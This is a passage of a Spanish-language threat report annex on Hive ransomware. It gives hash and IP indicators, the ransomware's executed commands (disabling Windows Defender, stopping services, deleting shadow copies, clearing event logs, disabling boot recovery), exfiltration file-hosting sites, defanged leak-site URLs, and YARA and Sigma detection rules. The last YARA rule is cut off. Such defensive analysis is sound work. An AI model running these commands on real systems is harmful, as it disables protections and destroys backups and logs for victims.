Sha256	67ab2abe18b060275763e1d0c73d27c1e61b69097232ed9d048d41760a4533ef
Sha256	d158f9d53e7c37eadd3b5cc1b82d095f61484e47eda2c36d9d35f31c0b4d3ff8
Sha256	d2c217e9f3bc93d5f428524e80d0ef89a0b5b1f84add890ff7dc287ea460950b
Sha256	321d0c4f1bbb44c53cd02186107a18b7a44c840a9a5f0a78bdac06868136b72c
Md5	bee9ba70f36ff250b31a6fdf7fa8afeb
Sha1	77d7614156607b68265b122fb35a1d408625cb96
Sha1	10bd0f1d3122d6575e882ba8f025eb11b0a95b61
IPv4	176.123.8.228

Tabla 8. Indicadores hash y sus respectivos valores

Comandos ejecutados (únicamente en versiones más recientes)
net.exe stop "NetMsmqActivator" /y
C:\Windows\system32\net1 stop "NetMsmqActivator" /y
net.exe stop "SamSs" /y
C:\Windows\system32\net1 stop "SamSs" /y
net.exe stop "SDRSVC" /y
C:\Windows\system32\net1 stop "SDRSVC" /y
net.exe stop "SstpSvc" /y
C:\Windows\system32\net1 stop "SstpSvc" /y
net.exe stop "UI0Detect" /y
C:\Windows\system32\net1 stop "UI0Detect" /y
net.exe stop "VSS" /y
C:\Windows\system32\net1 stop "VSS" /y
net.exe stop "wbengine" /y
C:\Windows\system32\net1 stop "wbengine" /y
net.exe stop "WebClient" /y
C:\Windows\system32\net1 stop "WebClient" /y
sc.exe config "NetMsmqActivator" start= disabled
sc.exe config "SamSs" start= disabled
sc.exe config "SDRSVC" start= disabled
sc.exe config "SstpSvc" start= disabled
sc.exe config "UI0Detect" start= disabled
sc.exe config "VSS" start= disabled
sc.exe config "wbengine" start= disabled

```
sc.exe config "WebClient" start= disabled
reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "0" /f
reg.exe add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg.exe add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f
schtasks.exe /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable
reg.exe delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "Windows Defender" /f
reg.exe delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
```

reg.exe delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /f
reg.exe delete "HKCR*\shellex\ContextMenuHandlers\EPP" /f
reg.exe delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg.exe delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
vssadmin.exe delete shadows /all /quiet
wevtutil.exe cl system
wevtutil.exe cl security
wevtutil.exe cl application
wmic.exe SHADOWCOPY /nointeractive
wmic.exe shadowcopy delete
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe /set {default} recoveryenabled no
cmd.exe /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
cmd.exe /c powershell Set-MpPreference -DisableIOAVProtection $true
powershell Set-MpPreference -DisableIOAVProtection $true
cmd.exe /c powershell Set-MpPreference -DisableRealtimeMonitoring $true
powershell Set-MpPreference -DisableRealtimeMonitoring $true

Tabla 9. Comandos ejecutados

Servicios de transferencia de ficheros empleados
https://anonfiles.com
https://mega.nz
https://send.exploit.in
https://Ufile.io
https://www.sendspace.com

Tabla 10. Servicios de transferencia de archivos utilizados

URL de sus portales
hxxp[:]//hiveleakdbtnp76ulyhi52eag6c6tyc3xw7ez7iqy6wc34gd2nekazyd[.]onion/
hxxp[:]//hivecust6vhekztbqgdnkks64ucehqacge3dij3gyrrpdp57zoq3ooqd[.]onion/

Tabla 11. URLs de sus portales

Anexo 2: Reglas de detección

Reglas Yara

```
import "pe"

rule Mal_Ransom_Hive_2021_unpacked
{
    meta:
        description = "Detects unpacked Hive ransomware"
        author = "Blackberry Threat Research team"
        date = "2021-06-07"
    strings:
        //google.com/encryptor.(*App).KillProcesses
        $h = {676f6f676c652e636f6d2f656e63727970746f722e282a417070292e4b696c6c50726f636573736573}
        //google.com/encryptor.(*App).StopServices
        $h1 = {676f6f676c652e636f6d2f656e63727970746f722e282a417070292e53746f705365727669636573}
        //google.com/encryptor.(*App).RemoveShadowCopies
        $h2 =
{676f6f676c652e636f6d2f656e63727970746f722e282a417070292e52656d6f7665536861646f77436f70696573}
        //google.com/encryptor.(*App).EncryptFiles
        $h3 = {676f6f676c652e636f6d2f656e63727970746f722e282a417070292e456e637279707446696c6573}
        //google.com/encryptor.(*App).encryptFilesGroup
        $h4 =
{676f6f676c652e636f6d2f656e63727970746f722e282a417070292e656e637279707446696c657347726f7570}
        //google.com/encryptor.(*App).ScanFiles
        $h5 = {676f6f676c652e636f6d2f656e63727970746f722e282a417070292e5363616e46696c6573}
        //google.com/encryptor.(*App).EraseKey
        $h6 = {676f6f676c652e636f6d2f656e63727970746f722e282a417070292e45726173654b6579}
        //google.com/encryptor.(*App).RemoveItself
        $h7 = {676f6f676c652e636f6d2f656e63727970746f722e282a417070292e52656d6f7665497473656c66}
        //http://hivecust6vhekztbqgdnkks64ucehqacge3dij3gyrrpdp57zoq3ooqd.onion/
        $h8 =
{687474703a2f2f686976656375737374367668656b7a74627167646e6b6b7336347563656871616367653364696a336779
727270647035377a6f71336f6f71642e6f6e696f6e2f}
        //http://hiveleakdbtnp76ulyhi52eag6c6tyc3xw7ez7iqy6wc34gd2nekazyd.onion/
        $h9 =
{687474703a2f2f686976656c65616b6462746e703736756c7968693532656167366336747963337877377657a37697179
367763333467643 26e656b617a79642e6f6e696f6e2f}
    condition:
    uint16(0) == 0x5a4d and
    all of ($h*)
}
```

```
rule Win32_Ransomware_Hive
{
      meta:
            description = "Detects unpacked 32-bit Hive Ransomware"
            author = "Netskope Threat Labs"
      strings:
            $go = "GO build" nocase
            $str00 = "EncryptFile"
            $str01 = "EncryptFiles"
            $str02 = "EraseKey"
            $str03 = "ExportKey"
            $str04 = "KillProcess"
            $str05 = "Notify"
            $str06 = "PreNotify"
            $str07 = "RemoveItself"
            $str08 = "RemoveShadowCopies"
            $str09 = "ScanFiles"
            $str10 = "StopServices"
      condition:
            uint16(0) == 0x5a4d
            and $go and 8 of ($str*)
}
```

```
rule HiveRansomware
{
  meta:
      description = "Hive Ransomware code pattern"
  strings:
    $str_80 = {49 3B 66 10}
    $str_8a = {48 83 EC 30 48 89 6C 24 28 48 8D 6C 24 28 44 0F 11 7C 24 18 66 90 48
85 C9}
    $str_a9 = {48 83 F9 01}
    $str_af = {48 89 5C 24 40 48 85 C0}
    $str_b9 = {48 83 F9 20}
    $str_bf = {48 89 4C 24 48 48 89 C8 31 DB 31 C9 ?? ?? ?? ?? ?? 48 8B 4C 24 48 48
8B 5C 24 40}
    $str_da = {48 89 44 24 18 48 89 4C 24 20 ?? ?? ?? ?? ?? 48 8B 5C 24 20 48 8B 44
24 18 48 8B 6C 24 28 48 83 C4 30 C3}
    $str_fd = {0F B6 0B 48 8D 15 39 0C 31 00 48 8D 0C CA 48 89 4C 24 18 48 C7 44 24
20 01 00 00 00 48 8B 44 24 18 BB 01 00 00 00 48 8B 6C 24 28 48 83 C4 30 C3}
    $str_2d = {44 0F 11 7C 24 18 31 C0 31 DB 48 8B 6C 24 28 48 83 C4 30 C3}
    $str_41 = {48 89 44 24 08 48 89 5C 24 10 48 89 4C 24 18 ?? ?? ?? ?? ??}
  condition:
```

Resultados de las reglas Yara	
Nombre de la regla	**Detecciones**
Mal_Ransom_Hive_2021_unpacked	Hive.exe (publicada ya desempaquetada)
	Hive2.exe (publicada ya desempaquetada)
	Hive3.exe desempaquetada
	Hive4.exe (publicada ya desempaquetada)
	Hive5.exe desempaquetada
Win32_Ransomware_Hive	Hive.exe (publicada ya desempaquetada)
	Hive2.exe (publicada ya desempaquetada)
	Hive3.exe desempaquetada
	Hive4.exe (publicada ya desempaquetada)
	Hive5.exe desempaquetada
	Hive9.exe (no utiliza empaquetado)
HiveRansomware_f	Hive9.exe (no utiliza empaquetado)

Tabla 12. Resultado de las reglas de Yara

Reglas Sigma

```
title: hive_ransomware_DefenderStop
description: 'Hive Ransomware Defender service stop with registry'
date: 2021-11-22
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: '1'
        CommandLine:    'reg.exe    add    "HKLM\Software\Policies\Microsoft\Windows
Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1"
/f'
    condition: selection
falsepositives:
    - Unknown
level: high
```

```
title: hive_ransomware_vssadminCommand
description: 'Hive Ransomware shadow copys delete'
date: 2021-11-22
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: '1'
        CommandLine: 'vssadmin.exe delete shadows /all /quiet'
    condition: selection
falsepositives:
    - Unknown
level: high
```

```
title: hive_ransomware_bcdeditCommand
description: 'Hive Ransomware boot protection tamper'
date: 2021-11-22
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: '1'
        CommandLine: 'bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures'
    condition: selection
falsepositives:
    - Unknown
level: high
```

```
title: hive_ransomware_VSSStop
description: 'Hive Ransomware VSS service stop'
date: 2021-11-22
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: '1'
        CommandLine: 'sc.exe config "VSS" start= disabled'
    condition: selection
falsepositives:
    - Unknown
level: high
```